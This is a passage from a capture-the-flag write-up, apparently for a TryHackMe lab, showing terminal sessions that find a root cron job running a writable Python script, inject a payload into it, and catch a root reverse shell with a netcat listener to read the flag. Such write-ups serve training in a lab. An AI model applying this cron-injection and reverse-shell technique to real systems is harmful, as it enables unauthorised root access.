kidman@evilwithin:/home$ cd ruvik
kidman@evilwithin:/home/ruvik$ ls
kidman@evilwithin:/home/ruvik$ ls -la
total 24
drwxr-xr-x 2 ruvik ruvik 4096 Jul 13  2020 .
drwxr-xr-x 5 root  root  4096 Jul 13  2020 ..
-rw------- 1 ruvik ruvik    5 Jul 13  2020 .bash_history
-rw-r--r-- 1 ruvik ruvik  220 Jul 13  2020 .bash_logout
-rw-r--r-- 1 ruvik ruvik 3771 Jul 13  2020 .bashrc
-rw-r--r-- 1 ruvik ruvik  655 Jul 13  2020 .profile
```

```
kidman@evilwithin:/opt$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.da
ily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.we
ekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.mo
nthly )

*/2 * * * * root python3 /var/.the eye of ruvik.py
```

Look like root will run .the_eye_of_ruvik.py every 2 minutes so we inject Our python3 payload and wait for 2 minutes

```
┌──(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
└─$ nc -nlvp 4567
listening on [any] 4567 ...
```




```
┌──(kali㉿kali)-[~/Desktop/CTF/THM/Psycho-Break]
└─$ nc -nlvp 4567
listening on [any] 4567 ...
connect to [10.11.51.179] from (UNKNOWN) [10.10.62.149] 37648
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
readMe.txt  root.txt
# cat *
cat *


 /\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\
|  From Sebastian :                                                                          |
|                                                                                            |
|  You have one final task ... Help me to defeat ruvik !!!                                   |
|                                                                                            |
 \/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/


BA33BDF5B8A3BFC431322F7D13F3361E
```

```
# userdel ruvik
userdel ruvik
```